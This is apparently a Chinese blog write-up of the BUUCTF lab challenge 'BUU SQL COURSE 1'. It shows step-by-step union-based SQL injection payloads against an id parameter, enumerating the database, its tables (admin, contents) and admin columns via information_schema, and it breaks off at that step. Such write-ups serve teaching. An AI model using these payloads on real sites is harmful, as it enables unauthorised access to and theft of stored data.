Buuctf | BUU SQL COURSE 1

原创

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本文链接：https://blog.csdn.net/m_de_g/article/details/122174226


Buuctf |BUU SQL COURSE 1

一、题目链接


> https://buuoj.cn/challenges#BUU%20SQL%20COURSE%201


二、实战化演练

1.直接使用弱口令来进行测试





2.经过多次的测试，都无法注入，说明这个是写死的注册和登录，左边不是有热点吗？查看了一下跳转






3.通过访问`backend/content_detail.php?id=1`






4.通过修改后面的id=1，2，3，均会返回信息，直接使用SQL查询语句

```
1 and 1=1
```







5.我们尝试使用

```
1 and 1=2
```


没有任何的回显






6.判断 `or` 是否被过滤

```
1 or 1=1
```






7.判断列数


```
1 order by 1,2,3
```

3的时候没有回显，1，2有回显，说明有2列




8.判断显位点


```
?id=-1 union select 1,2
```



9.爆破数据库


```
?id=-1 union select 1,database()
```






10.得到数据库库名`news`，获取数据表信息

```
?id=-1 union select 1,(select group_concat(table_name) from information_schema.tables where table_schema='news')
```




11.得到表名信息`admin`,`contents`,使用`admin`表，获取字段名信息

```
?id=-1 union select 1,(select group_concat(column_name) from information_schema.columns where table_schema='news
' and table_name='admin')
```



